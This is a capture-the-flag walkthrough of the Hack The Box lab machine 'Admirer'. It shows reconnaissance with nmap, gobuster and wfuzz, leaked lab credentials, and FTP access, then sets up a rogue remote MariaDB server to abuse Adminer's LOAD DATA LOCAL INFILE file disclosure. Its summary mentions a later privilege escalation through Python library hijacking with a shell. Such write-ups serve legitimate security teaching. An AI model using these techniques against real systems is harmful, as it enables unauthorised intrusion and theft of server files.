
Information@admirer:~$
| Column | Details |
|---|---|
| Name | Admirer |
| IP | 10.10.10.187 |
| Points | 20 |
| Os | Linux |
| Difficulty | Easy |
| Creator | polarbearer and GibParadox |
| Out On | 2 May 2020 |
Brief@admirer:~$
Nmap results and Gobuster reveals robot.txt file which is dissallowing a dir called admin-dir running wfuzz against it we got two files contacts.txt and credentials.txt which contains ftp user and pass.Got some files in ftp server.We got an another directory utility-scripts and fuzzing the dir we got another file adminer.php which is running the adminer-database on it.Connecting our mysql database with the adminer we can write adminer-db data to our data and so we got a password for user waldo.And the user waldo can run a script as root.Privilege escalation via python library path hijacking and running script as root we got a root shell by using netcat bind shell.
Summary@admirer:~$
- Gobuster reveals a dir called
admin-dir - FUZZING the dir we got two files
contacts.txtandcredentials.txt. - File credentials.txt contains some user and pass including
ftp - Got some
backupfiles which has a dir calledutility-scripts,usernames,password - FUZZING this dir got a file called
adminer.php - The file was serving
adminer-dbservice . - There are some public exploits and
vulnerablitesare available . - By running our
mysqlserver with proper conditions andprivilegeswe logged in to adminer. - We can write the
machinedata to our own database - We write
index.phpof dirutility-scriptsfile to ourdatabasewhich was forbidden for us. - Got a real password for user
waldo. - Logged in to ssh as user
waldo. - Got
user.txt. - Running
sudo -lwe get to know that user waldo can run two commands as root. - First the script
admin_tasks.shand second it usesetenvas root. - The script is running
backup.pyand if we look at thebackup.py Pythonlibrarypathhijacking can work here because we can setpath.- Making a custom file called
shutil.pycontaining areverse-shell - After setting a
newPYTHONPATHas sudo and running script with option6. - Pop-uped a
root-shell - Got
root.txt
Pwned
Recon
Nmap
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
➜  admirer nmap -sC -sV -T4 -p- -oA scans/nmap.full -v admirer.htb
# Nmap 7.80 scan initiated Sun May  3 07:31:13 2020 as: nmap -sC -sV -T4 -p- -oA scans/nmap.full -v admirer.htb
Nmap scan report for admirer.htb (10.10.10.187)
Host is up (0.31s latency).
Not shown: 65532 closed ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 7.4p1 Debian 10+deb9u7 (protocol 2.0)
| ssh-hostkey:
|   2048 4a:71:e9:21:63:69:9d:cb:dd:84:02:1a:23:97:e1:b9 (RSA)
|   256 c5:95:b6:21:4d:46:a4:25:55:7a:87:3e:19:a8:e7:02 (ECDSA)
|_  256 d0:2d:dd:d0:5c:42:f8:7b:31:5a:be:57:c4:a9:a7:56 (ED25519)
80/tcp open  http    Apache httpd 2.4.25 ((Debian))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
| http-robots.txt: 1 disallowed entry
|_/admin-dir
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: Admirer
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun May  3 07:47:16 2020 -- 1 IP address (1 host up) scanned in 963.00 seconds
Three ports 21:ftp , 22:ssh , 80:http are opened lets enumerate on ftp one first.
Ftp
I tried to check any anonymous login for the ftp but nah ! thats was just a guess
1
2
3
4
5
6
7
➜  admirer ftp admirer.htb
Connected to admirer.htb.
220 (vsFTPd 3.0.3)
Name (admirer.htb:prashant): anonymous
530 Permission denied.
Login failed.
ftp>
Port 80

In our nmap scan we got a disallow entry for the dir admin-dir from the robots.txt and we can confirm the file via gobuster too.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
➜  admirer gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -r -k   -x "txt,html,php,asp,aspx,jpg" -u http://admirer.htb/
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://admirer.htb/
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Extensions:     aspx,jpg,txt,html,php,asp
[+] Follow Redir:   true
[+] Timeout:        10s
===============================================================
2020/05/03 07:33:02 Starting gobuster
===============================================================
/index.php (Status: 200)
/images (Status: 403)
/assets (Status: 403)
/robots.txt (Status: 200)
and there are two more dirs images and assets which have a response 403.
and here is /robots.txt

There is an entry for disallowing a a dir admin-dir

Lets fuzz on it using wfuzz.I used the dictionary Seclists-big.txt
Fuzzing on admin-dir
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
➜  prashant wfuzz -w /usr/share/wordlists/big.txt -u http://admirer.htb/admin-dir/FUZZ.FUZ2Z -z list,txt-php --hc 403,404  -c

Warning: Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzzs documentation for more information.

********************************************************
* Wfuzz 2.4 - The Web Fuzzer                           *
********************************************************

Target: http://admirer.htb/admin-dir/FUZZ.FUZ2Z
Total requests: 20473

===================================================================
ID           Response   Lines    Word     Chars       Payload
===================================================================

000005198:   200        29 L     39 W     350 Ch      "contacts - txt"
000005443:   200        11 L     13 W     136 Ch      "credentials - txt"
Got two txt files contacts.txt and credentials.txt. lets enumerate on these.
contacts.txt
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
##########
# admins #
##########
# Penny
Email: p.wise@admirer.htb


##############
# developers #
##############
# Rajesh
Email: r.nayyar@admirer.htb

# Amy
Email: a.bialik@admirer.htb

# Leonard
Email: l.galecki@admirer.htb


#############
# designers #
#############
# Howard
Email: h.helberg@admirer.htb

# Bernadette
Email: b.rauch@admirer.htb
credentials.txt
1
2
3
4
5
6
7
8
9
10
11
[Internal mail account]
w.cooper@admirer.htb
fgJr6q#S\W:$P

[FTP account]
ftpuser
%n?4Wz}R$tTF7

[Wordpress account]
admin
w0rdpr3ss01!
Got into ftp
We got three usernames and their passwords main are ftp ones.
Lets try to login to ftp using these credentials.
1
2
3
4
5
6
7
8
9
10
➜  admirer ftp admirer.htb
Connected to admirer.htb.
220 (vsFTPd 3.0.3)
Name (admirer.htb:prashant): ftpuser
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
I got two files from there dump.sql and html.tar.gz i downloaded both of them to my machine.
1
2
ftp> get dump.sql
ftp> get html.tar.gz
and now here is dump.sql
dump.sql
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
➜  admirer cat dump.sql
-- MySQL dump 10.16  Distrib 10.1.41-MariaDB, for debian-linux-gnu (x86_64)
--
-- Host: localhost    Database: admirerdb
-- ------------------------------------------------------
-- Server version	10.1.41-MariaDB-0+deb9u1

/*!40101 SET @OLD_CHARACTER_SET_CLIENT=@@CHARACTER_SET_CLIENT */;
/*!40101 SET @OLD_CHARACTER_SET_RESULTS=@@CHARACTER_SET_RESULTS */;
/*!40101 SET @OLD_COLLATION_CONNECTION=@@COLLATION_CONNECTION */;
/*!40101 SET NAMES utf8mb4 */;
/*!40103 SET @OLD_TIME_ZONE=@@TIME_ZONE */;
/*!40103 SET TIME_ZONE='+00:00' */;
/*!40014 SET @OLD_UNIQUE_CHECKS=@@UNIQUE_CHECKS, UNIQUE_CHECKS=0 */;
/*!40014 SET @OLD_FOREIGN_KEY_CHECKS=@@FOREIGN_KEY_CHECKS, FOREIGN_KEY_CHECKS=0 */;
/*!40101 SET @OLD_SQL_MODE=@@SQL_MODE, SQL_MODE='NO_AUTO_VALUE_ON_ZERO' */;
/*!40111 SET @OLD_SQL_NOTES=@@SQL_NOTES, SQL_NOTES=0 */;

--
-- Table structure for table `items`
--

DROP TABLE IF EXISTS `items`;
/*!40101 SET @saved_cs_client     = @@character_set_client */;
/*!40101 SET character_set_client = utf8 */;
CREATE TABLE `items` (
  `id` int(11) NOT NULL AUTO_INCREMENT,
  `thumb_path` text NOT NULL,
  `image_path` text NOT NULL,
  `title` text NOT NULL,
  `text` text,
  PRIMARY KEY (`id`)
) ENGINE=InnoDB AUTO_INCREMENT=13 DEFAULT CHARSET=utf8mb4;
/*!40101 SET character_set_client = @saved_cs_client */;

--
-- Dumping data for table `items`
--

LOCK TABLES `items` WRITE;
/*!40000 ALTER TABLE `items` DISABLE KEYS */;
INSERT INTO `items` VALUES (1,'images/thumbs/thmb_art01.jpg','images/fulls/art01.jpg','Visual Art','A pure showcase of skill and emotion.'),(2,'images/thumbs/thmb_eng02.jpg','images/fulls/eng02.jpg','The Beauty and the Beast','Besides the technology, there is also the eye candy...'),(3,'images/thumbs/thmb_nat01.jpg','images/fulls/nat01.jpg','The uncontrollable lightshow','When the sun decides to play at night.'),(4,'images/thumbs/thmb_arch02.jpg','images/fulls/arch02.jpg','Nearly Monochromatic','One could simply spend hours looking at this indoor square.'),(5,'images/thumbs/thmb_mind01.jpg','images/fulls/mind01.jpg','Way ahead of his time','You probably still use some of his inventions... 500yrs later.'),(6,'images/thumbs/thmb_mus02.jpg','images/fulls/mus02.jpg','The outcomes of complexity','Seriously, listen to Dust in Interstellar\'s OST. Thank me later.'),(7,'images/thumbs/thmb_arch01.jpg','images/fulls/arch01.jpg','Back to basics','And centuries later, we want to go back and live in nature... Sort of.'),(8,'images/thumbs/thmb_mind02.jpg','images/fulls/mind02.jpg','We need him back','He might have been a loner who allegedly slept with a pigeon, but that brain...'),(9,'images/thumbs/thmb_eng01.jpg','images/fulls/eng01.jpg','In the name of Science','Some theories need to be proven.'),(10,'images/thumbs/thmb_mus01.jpg','images/fulls/mus01.jpg','Equal Temperament','Because without him, music would not exist (as we know it today).');
/*!40000 ALTER TABLE `items` ENABLE KEYS */;
UNLOCK TABLES;
/*!40103 SET TIME_ZONE=@OLD_TIME_ZONE */;

/*!40101 SET SQL_MODE=@OLD_SQL_MODE */;
/*!40014 SET FOREIGN_KEY_CHECKS=@OLD_FOREIGN_KEY_CHECKS */;
/*!40014 SET UNIQUE_CHECKS=@OLD_UNIQUE_CHECKS */;
/*!40101 SET CHARACTER_SET_CLIENT=@OLD_CHARACTER_SET_CLIENT */;
/*!40101 SET CHARACTER_SET_RESULTS=@OLD_CHARACTER_SET_RESULTS */;
/*!40101 SET COLLATION_CONNECTION=@OLD_COLLATION_CONNECTION */;
/*!40111 SET SQL_NOTES=@OLD_SQL_NOTES */;

-- Dump completed on 2019-12-02 20:24:15
And i decompressed the html.tar.gz file as well
1
➜  admirer gzip -d html.tar.gz
1
➜  admirer tar -xf html.tar
and i got the file to be extracted
1
2
3
4
5
6
7
8
9
10
11
➜  html ls -la
total 7188
drwxr-xr-x 6 root     root        4096 May  4 18:19 .
drwxr-xr-x 4 root     root        4096 May  4 18:19 ..
drwxr-x--- 6 root     www-data    4096 Jun  7  2019 assets
-rw-r--r-- 1 prashant prashant 7321600 May  4 18:06 html.tar
drwxr-x--- 4 root     www-data    4096 Dec  3 05:29 images
-rw-r----- 1 root     www-data    4613 Dec  4 05:20 index.php
-rw-r----- 1 root     www-data     134 Dec  2 06:31 robots.txt
drwxr-x--- 2 root     www-data    4096 Dec  3 02:50 utility-scripts
drwxr-x--- 2 root     www-data    4096 Dec  3 02:25 w4ld0s_s3cr3t_d1r
Now here
comessomanyrabbit holes i ll just skip them because it will make the writeup long
So there are some files in the dir utility-scripts
1
2
3
4
5
6
7
8
➜  utility-scripts ls -la
total 24
drwxr-x--- 2 root www-data 4096 Dec  3 02:50 .
drwxr-xr-x 6 root root     4096 May  4 18:19 ..
-rw-r----- 1 root www-data 1795 Dec  3 02:48 admin_tasks.php
-rw-r----- 1 root www-data  401 Dec  2 07:28 db_admin.php
-rw-r----- 1 root www-data   20 Nov 30 04:32 info.php
-rw-r----- 1 root www-data   53 Dec  3 02:40 phptest.php
admin_tasks.php
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
<html>
<head>
  <title>Administrative Tasks</title>
</head>
<body>
  <h3>Admin Tasks Web Interface (v0.01 beta)</h3>
  <?php
  // Web Interface to the admin_tasks script
  //
  if(isset($_REQUEST['task']))
  {
    $task = $_REQUEST['task'];
    if($task == '1' || $task == '2' || $task == '3' || $task == '4' ||
       $task == '5' || $task == '6' || $task == '7')
    {
      /***********************************************************************************
         Available options:
           1) View system uptime
           2) View logged in users
           3) View crontab (current user only)
           4) Backup passwd file (not working)
           5) Backup shadow file (not working)
           6) Backup web data (not working)
           7) Backup database (not working)

           NOTE: Options 4-7 are currently NOT working because they need root privileges.
                 I'm leaving them in the valid tasks in case I figure out a way
                 to securely run code as root from a PHP page.
      ************************************************************************************/
      echo str_replace("\n", "<br />", shell_exec("/opt/scripts/admin_tasks.sh $task 2>&1"));
    }
    else
    {
      echo("Invalid task.");
    }
  }
  ?>

  <p>
  <h4>Select task:</p>
  <form method="POST">
    <select name="task">
      <option value=1>View system uptime</option>
      <option value=2>View logged in users</option>
      <option value=3>View crontab</option>
      <option value=4 disabled>Backup passwd file</option>
      <option value=5 disabled>Backup shadow file</option>
      <option value=6 disabled>Backup web data</option>
      <option value=7 disabled>Backup database</option>
    </select>
    <input type="submit">
  </form>
</body>
</html>
db_admin.php
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
<?php
  $servername = "localhost";
  $username = "waldo";
  $password = "Wh3r3_1s_w4ld0?";ls

  // Create connection
  $conn = new mysqli($servername, $username, $password);

  // Check connection
  if ($conn->connect_error) {
      die("Connection failed: " . $conn->connect_error);
  }
  echo "Connected successfully";


  // TODO: Finish implementing this or find a better open source alternative
?>
info.php
1
<?php phpinfo(); ?>
phptest.php
1
2
3
<?php
  echo("Just a test to see if PHP works.");
?>
We cant access the dir called utility-scripts as response is 403:forbidden

But we can access three files from the utility-scripts
admin_tasks.php

It can run certain kind of tasks but that just a rabbit hole too…left it
info.php

And as expected that phptest.php will print that text
Wfuzz on utility-scripts
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
➜  admirer wfuzz -w /usr/share/wordlists/big.txt -u http://admirer.htb/utility-scripts/FUZZ.FUZ2Z -z list,php --hc 403,404  -c

Warning: Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzzs documentation for more information.

********************************************************
* Wfuzz 2.4 - The Web Fuzzer                           *
********************************************************

Target: http://admirer.htb/utility-scripts/FUZZ.FUZ2Z
Total requests: 20473

===================================================================
ID           Response   Lines    Word     Chars       Payload
===================================================================

000001873:   200        51 L     235 W    4156 Ch     "adminer - php"
We got a file adminer.php and that is running with adminer-database manager
I tried some of the passowrds and usernames that i got from the files but failed
But when i just google about the adminer-database manager , i got so many blogs about its vulnerability.
Here are few
https://www.foregenix.com/blog/serious-vulnerability-discovered-in-adminer-tool
https://sansec.io/research/adminer-4.6.2-file-disclosure-vulnerability
These are the main that i refered….
So basically what we need to do configure our mysql database , allowed remote access of it. and access our database from the adminer-database manager and then write the proper file in our database from the machine and then access our database again . and done !!!!
Configuring mysql
I am using maraia-db so all config files will be its.Here are some blogs i used to configure my maria-db are here.
https://support.rackspace.com/how-to/install-mysql-server-on-the-ubuntu-operating-system/
https://www.digitalocean.com/community/tutorials/how-to-allow-remote-access-to-mysql
Now its time for configuration.
I just logged in to my mysql as root .
and created called admirer.
1
MariaDB [(none)]> CREATE DATABASE admirer;
and then create a user demo and give it proper permission to access the database.
1
2
MariaDB [(none)]> INSERT INTO mysql.user (User,Host,authentication_string,ssl_cipher,x509_issuer,x509_subject)
    -> VALUES('demo','%',PASSWORD('demopassword'),'','','');
and Save it by
1
MariaDB [(none)]> FLUSH PRIVILEGES;
and now i selected the db admirer and give the user appropirate permission for the database.
1
MariaDB [admirer]> GRANT ALL PRIVILEGES ON *.* TO 'demo'@'%';
and create a table name test here
1
create table test(data VARCHAR(255));
And now it done for the database side , now we need to allow the remote access.
the file for this configuration is /etc/mysql/mariadb.conf.d/50-server.cnf
Just set bind_address to 0.0.0.0
1
bind-address            = 0.0.0.0
Now just restart the service mysql once and you are good to go.
Logged into the adminer.php

and i am in

and now in the blog
https://www.foregenix.com/blog/serious-vulnerability-discovered-in-adminer-tool
There is video at last that explains everything that what to write and where to write.
now we need to run sql-command in the sql command section.

and just write to get that local.xml file
Writting data
1
2
3
load data local infile 'app/data/local.xml'
into table test
fields terminated by "/n"
Run the above query to write data in the table test.

but that local.xml doesnt exist….lets try with the index.php of the dir utility-scripts that was forbidden for us….
